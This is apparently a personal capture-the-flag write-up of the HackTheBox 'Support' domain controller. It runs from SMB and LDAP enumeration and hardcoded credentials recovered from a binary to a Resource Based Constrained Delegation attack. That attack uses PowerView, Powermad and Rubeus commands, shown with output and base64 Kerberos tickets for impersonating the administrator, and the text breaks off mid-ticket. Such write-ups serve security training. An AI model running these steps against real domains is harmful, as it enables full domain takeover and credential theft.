
Support#
Overview#
- OS: Windows AD
- IP: 10.129.5.1
- Difficulty: Easy
- Platform: HackTheBox
- OSCP: Yes
- Lists: N/A
Summary#
Analyzed binary thru smbshare found hardcoded creds, enumerated with ldapsearch using hardcded creds, then found a acc with genericwriteall abused that with RBCD.
Loot#
| Loot | |
|---|---|
| Category | Details |
| Usernames | support:Ironside47pleasure40Watchful |
| Passwords | |
| Usernames+Passwords | LDAP:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz |
| Hashes | |
| Service Versions |
Enumeration#
Nmap#
└─$ nmap support.htb -sCV -A -Pn --min-rate=20000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-23 05:48 EST
Nmap scan report for support.htb (10.129.5.1)
Host is up (0.044s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-02-23 10:48:15Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows AcStive Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|2012|2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2022 (89%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2016 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-02-23T10:48:30
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_ Message signing enabled and requiredDirbusting#
Nothing InterestingSMB#
smbclient -L //support.htb0 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        support-tools   Disk      support staff tools
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to support.htb0 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
There are a bunch of shares, lets look through them
─$ smbclient //10.129.5.1/support-tools -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Jul 20 13:01:06 2022
  ..                                  D        0  Sat May 28 07:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 07:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 07:19:55 2022
  putty.exe                           A  1273576  Sat May 28 07:20:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 07:19:31 2022
  UserInfo.exe.zip                    A   277499  Wed Jul 20 13:01:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 07:20:17 2022
  WiresharkPortable64_3.6.5.paf.exe      A 44398000  Sat May 28 07:19:43 2022

                4026367 blocks of size 4096. 941659 blocks available
smb: \> get SysinternalsSuite.zip
we will try grabbing this and checking it out
that kept timing out due to size probably, so lets check the userinfo and get back to it later if we can

lemme just run this on my windows system rq
PS C:\Users\muqar\Desktop\UserInfo.exe> .\UserInfo.exe -v
PS C:\Users\muqar\Desktop\UserInfo.exe> .\UserInfo.exe -v find
[-] At least one of -first or -last is required.
PS C:\Users\muqar\Desktop\UserInfo.exe> .\UserInfo.exe -v find -first muqaram
[*] LDAP query to use: (givenName=muqaram)
[-] Exception: The server is not operational.

PS C:\Users\muqar\Desktop\UserInfo.exe> .\UserInfo.exe -v user -first muqaram
Unable to parse command 'user' reason: Required option '-username' not found!

Usage: UserInfo.exe [options] [commands]

Options:
  -v|--verbose        Verbose output

Commands:
  find                Find a user
  user                Get information about a user
So it is trying to connect to some server which seems to not be operational?, lets try analyzing it further with dnspy
we find this

there is a script to decode it aswell so lets run it and see what we get


and BOOM we have our decryped password
nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmzLets use it to authenticate into LDAP
LDAP#
┌──(kali㉿kali)-[~/Desktop/Boxes/support]
└─$ crackmapexec smb support.htb0 -u ldap -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
SMB         support.htb0    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB         support.htb0    445    DC               [+] support.htb\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
nice we have the creds for the ldap user
lets start up bloodhound
Bloodhound Analysis#
bloodhound-python -c ALL -u ldap -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -d support.htb -ns 10.10.11.174lemme examine this data now



shared support accounts seems to have generic all over dc.support.htb, that is pretty interesting, lets mark it as high value
nothing good from here

lets do ldap enum and check the info field
Lets use apache directory studio

we find these users

the support user seems to have this in the info field, lets try to connect w this
Port 80#
Exploitation#
Should have used this heading earlier

lets get in now

we apparently have generic write all over the dc
RBCD#
BloodHound mentions that due to the GenericAll privilege we can perform a Resource Based Constrained Delegation (RBCD) attack and escalate our privileges.
In a nutshell, through a Resource Based Constrained Delegation attack we can add a computer under our control to the domain; let’s call this computer $FAKE-COMP01 , and configure the Domain Controller (DC) to allow $FAKE-COMP01 to act on behalf of it. Then, by acting on behalf of the DC we can request Kerberos tickets for $FAKE-COMP01 , with the ability to impersonate a highly privileged user on the Domain, such as the Administrator . After the Kerberos tickets are generated, we can Pass the Ticket (PtT) and authenticate as this privileged user, giving us control over the entire domain.
The attack relies on three prerequisites:
We need a shell or code execution as a domain user that belongs to the Authenticated Users group. By default any member of this group can add up to 10 computers to the domain.
The ms-ds-machineaccountquota attribute needs to be higher than 0. This attribute controls the amount of computers that authenticated domain users can add to the domain.
Our current user or a group that our user is a member of, needs to have WRITE privileges ( GenericAll , WriteDACL ) over a domain joined computer (in this case the Domain Controller).
Uploading the necessary Scripts
C:\Users\support\Documents> upload ../../Tools/ACTIVEDIRECTORY/Rubeus.exe
C:\Users\support\Documents> upload ../../Tools/ACTIVEDIRECTORY/PowerView.ps1
C:\Users\support\Documents> upload ../../Tools/ACTIVEDIRECTORY/Powermad.ps1
. .\PowerView.ps1
. .\Powermad.ps1
I’ll need to know the administrator on DC, which Bloodhound tells me is administrator@support.htb:

I’ll verify that users can add machines to the domain:

I’ll also need to make sure there’s a 2012+ DC in the environment:
Evil-WinRM* PS C:\programdata> Get-DomainController | select name,osversion | fl Name : dc.support.htb OSVersion : Windows Server 2022 Standard
2022 Standard is great.
Finally, I’ll want to check that the msds-allowedtoactonbehalfofotheridentity is empty:
Evil-WinRM* PS C:\programdata> Get-DomainComputer DC | select name,msds-allowedtoactonbehalfofotheridentity | fl name : DC msds-allowedtoactonbehalfofotheridentity :
It is.
New-MachineAccount -MachineAccount 0xdfFakeComputer -Password $(ConvertTo-SecureString '0xdf0xdf123' -AsPlainText -Force)
$fakesid = Get-DomainComputer 0xdfFakeComputer | select -expand objectsid

$fakesid

S-1-5-21-1677581083-3380853377-188903654-6101
Now I’ll configure the DC to trust my fake computer to make authorization decisions on it’s behalf. These commands will create an ACL with the fake computer’s SID and assign that to the DC:
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($fakesid))"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer $TargetComputer | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}
I’ll verify it worked:
$RawBytes = Get-DomainComputer DC -Properties 'msds-allowedtoactonbehalfofotheridentity' | select -expand msds-allowedtoactonbehalfofotheridentity
$Descriptor = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $RawBytes, 0
$Descriptor.DiscretionaryAcl
Auth as the Fake Computer
Pull the Hash
.\Rubeus.exe hash /password:0xdf0xdf123 /user:0xdfFakeComputer /domain:support.htbrc4_hmac : B1809AB221A7E1F4545BD9E24E49D5F4
.\Rubeus.exe s4u /user:0xdfFakeComputer$ /rc4:B1809AB221A7E1F4545BD9E24E49D5F4 /impersonateuser:administrator /msdsspn:cifs/dc.support.htb /ptt*Evil-WinRM* PS C:\Users\support\Documents> .\Rubeus.exe s4u /user:0xdfFakeComputer$ /rc4:B1809AB221A7E1F4545BD9E24E49D5F4 /impersonateuser:administrator /msdsspn:cifs/dc.support.htb /ptt
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v2.3.3
[*] Action: S4U
[*] Using rc4_hmac hash: B1809AB221A7E1F4545BD9E24E49D5F4
[*] Building AS-REQ (w/ preauth) for: 'support.htb\0xdfFakeComputer$'
[*] Using domain controller: ::1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
doIFvjCCBbqgAwIBBaEDAgEWooIEzTCCBMlhggTFMIIEwaADAgEFoQ0bC1NVUFBPUlQuSFRCoiAwHqAD
AgECoRcwFRsGa3JidGd0GwtzdXBwb3J0Lmh0YqOCBIcwggSDoAMCARKhAwIBAqKCBHUEggRxjMdq92Jp
7rYGfC3rg4Ws9H2mvkU03wFygL8YLuwdeSRWjdkd6cCWBoipNMLIQURvbNyOgSMlwV9fJFefIpzWRU7R
HtJH0OUj7ULbmuQuxhaYde0wwVW2iudU2U2lgtSpHriPY8mJ9stlq/kc8s+N6WI5PN/R6zdtc+bAiq15
1uXnDtrw6dEwrTzVyEYj4RrWGnfgihpyNGSIjvSD9DffP+ftzFUwdMHKrYRoXvD9uqWlpWwVKcLi3ebe
9t99Ga6NDnqPd61Ly1aK9UtzCDKQSCNafFfM6sHLVvXuOgHH7pyAv544fxgV165M0eO44WRtAPkuo34r
dqh+H7rxr0+G1dcEc16TUhjdBxQ/VrNi+M6pb1MnQ0ztnq4Y6R2SZbI37y3cLl33OALHxszfTlPwhkuI
KC3EoLQfXXs/pnl+aNyrkMqUEspjlGV7ofphnYDzC978rMltDgnvTaI7UAds8j3PeZLIJuC3zsjEe5oZ
RWvjgQx6/74mFWn1aI3lIMk1g6K3i7bwNBvGLt09HYx/cA6nCjTGzZdPpmfXGonBqEXH827FGNlZy2nl
pa9QH7Un2a1pKDkSKUl1tQrnWt07+aSbmGTJhDLiN1dwoizvumB/33XWwZ3lL2JPgxk3ct+ou+T4K5R1
u+N7x7M3SHnpF6ADmJTS+uahDH+e1eA/io7mSom5mFBQxsjvhyhcZYy1U7jgB1O+Dt05tkM5tPikYItb
ONoXE6lJGz0D6raBN1zDuK3dXbefSpLA2asd4afvvgQBPSWep4ZfchNty9yRbn44cRtoLX6Gl1dHBP/b
g2BbmuEPTIsPwt0A5uHIxe0E0f353vcXIDKB3g6BGP7u9hVn4GBTW+QYU8+A6FAfVeV9bEJRqsFnAq80
bQN2VxFNXFmBBcq3E5tIartpPf2+yDuxoyQAJZxHZaqHTw41W3qExfYUwFD+khYHTa5C7XX94SoMlN34
Rx4SqRQu/DvcgKRQW5/4iTkPdkGeSvlvAQiRyik9L1awzO4FiBwWPKz6r+/BCkKG1Su8SeZTKNhz6Dzc
6Aw7RrqaW89iKjJUfeKzzIG/Oxb4NTc/19uLSSv/80Tq5TrVJNPGZpvl/1N9zm9tonzph2Qjy3eCvNAa
qxR0xmzX97II0J/P8G73JFgSyyMaJtOjK8JJfQTHE/58/0qYXO+9dvOsYksxyxgpPKEBLtKDfspMLlPJ
eoklkUuEUk8JsH041I06tm3qcsExu6XgsEaSck5FipqTItFjh5WF85vhZhZ4Twir8z4lIohj57a43OKb
kwA7fUDiG1eWPJR0lXlY7nnmIFbFsjTwpvmVYdtwxRsX6yMGG6K2C531/lBqn6FTPY+0jG/mUkRhdpBH
zTRGPP3zuokkUbeL/O7uPfdVNWbVOQH6FSmFDaGn6VvW+hS08plQj1k/9YjzQK7XG3EzMHV7Y98qU86V
GmuvuqltEDAYbJhHj7+gE5qyFtobKrwWR7w0oicFFNfiseE8sBnumzPg4oAcF2u4PvJ3o4HcMIHZoAMC
AQCigdEEgc59gcswgciggcUwgcIwgb+gGzAZoAMCARehEgQQ+OBkvOYnOKmidbObbW7RI6ENGwtTVVBQ
T1JULkhUQqIeMBygAwIBAaEVMBMbETB4ZGZGYWtlQ29tcHV0ZXIkowcDBQBA4QAApREYDzIwMjYwMjI1
MTE0OTI4WqYRGA8yMDI2MDIyNTIxNDkyOFqnERgPMjAyNjAzMDQxMTQ5MjhaqA0bC1NVUFBPUlQuSFRC
qSAwHqADAgECoRcwFRsGa3JidGd0GwtzdXBwb3J0Lmh0Yg==
[*] Action: S4U
[*] Building S4U2self request for: '0xdfFakeComputer$@SUPPORT.HTB'
[*] Using domain controller: dc.support.htb (::1)
[*] Sending S4U2self request to ::1:88
[+] S4U2self success!
[*] Got a TGS for 'administrator' to '0xdfFakeComputer$@SUPPORT.HTB'
[*] base64(ticket.kirbi):
doIFtjCCBbKgAwIBBaEDAgEWooIEyzCCBMdhggTDMIIEv6ADAgEFoQ0bC1NVUFBPUlQuSFRCoh4wHKAD
AgEBoRUwExsRMHhkZkZha2VDb21wdXRlciSjggSHMIIEg6ADAgEXoQMCAQGiggR1BIIEcZk0rBmQW9bW
Xwsn96yPWwvhC6/KCLoMqvP3wLmzhdsgcRYYe0dcEaVrDszeU8XTJKdHUCQQibftJQCM3VnP0cTe1YJL
VWKNZe20K6uGVBIAu9C1kmA+tGZx6VpYyDOSZ/G7Lhp/mEXq7oOj6Pe4eoZZaotL0/0/6OrndGn6dXvp
hozx+ReGLCMiu4U5HWSsBn460FlqUWHZk0MnwMiD7i68RHlBHmLdkblvL584jSC6OZ7xh7P28+E5KqId
iDDMjUFRrm8Nnqz+e/lsXzP14jcvz3QnMlo9vJQ8atrRN9uMp1yhor/ME9Yz5RJAzDJDmbg6LZcBNOQD
VbvLkRhvjVpRDQPwhlJHZxzvdpamQ3N4BajqcAcugsCxUlr4yyl50Km74VI2XpoZ5rzNkSjfRjy0rCk0
FAeAgX+3rE0cg2NHQiRCAdGPTZEE+8VY6//iLwFdxzKCTA+RmUrkLbBknPMDDTRS1VslWueE44o0l1+W
ZkjMrWs3iGdtdfRhDBsj33/ZfBaXhnzrOjlQPacIJtRvt4NsIDgetu/bwZwengQDwUxUG/QIWczeOLLZ
5ox9A1Wycne9z8+gdUeeR2kcxYMlVgSQH0Xn+M0J2E+CfQzK8CKJV1L5g7u8ZNYZ1k9LERJ9JLrvN4Hg
3rA9iBCgYiCnjW1FpquzCsn+PPRpujJ6fiCChd5U6CVY6WlfIF0I6ZDfWGJ5sPAZC8z+Mi281IG5OE0m
u4U4QTgJqTtnTnAflncvJQ7K8eqeYYhkaqIRe/Ah7rSb8D46d4xORYSy/yTpjmWiYfV4fXDfFvt2Kr+9
98JfBHJBuQ/v9dB1Ggisb+dWOakvgSPCXcUPiLjDKnODTY1ZsXF8xlHe8cJMuPH+VZqQGsOtxP9yGdAE
lVQOh+/mB/TXLjiuPaLuQS9lI8SD2dOlqFpkRVOUm1xohabuhyR/8cSYW3JfAORqzdPqj3u2LidfbzQj
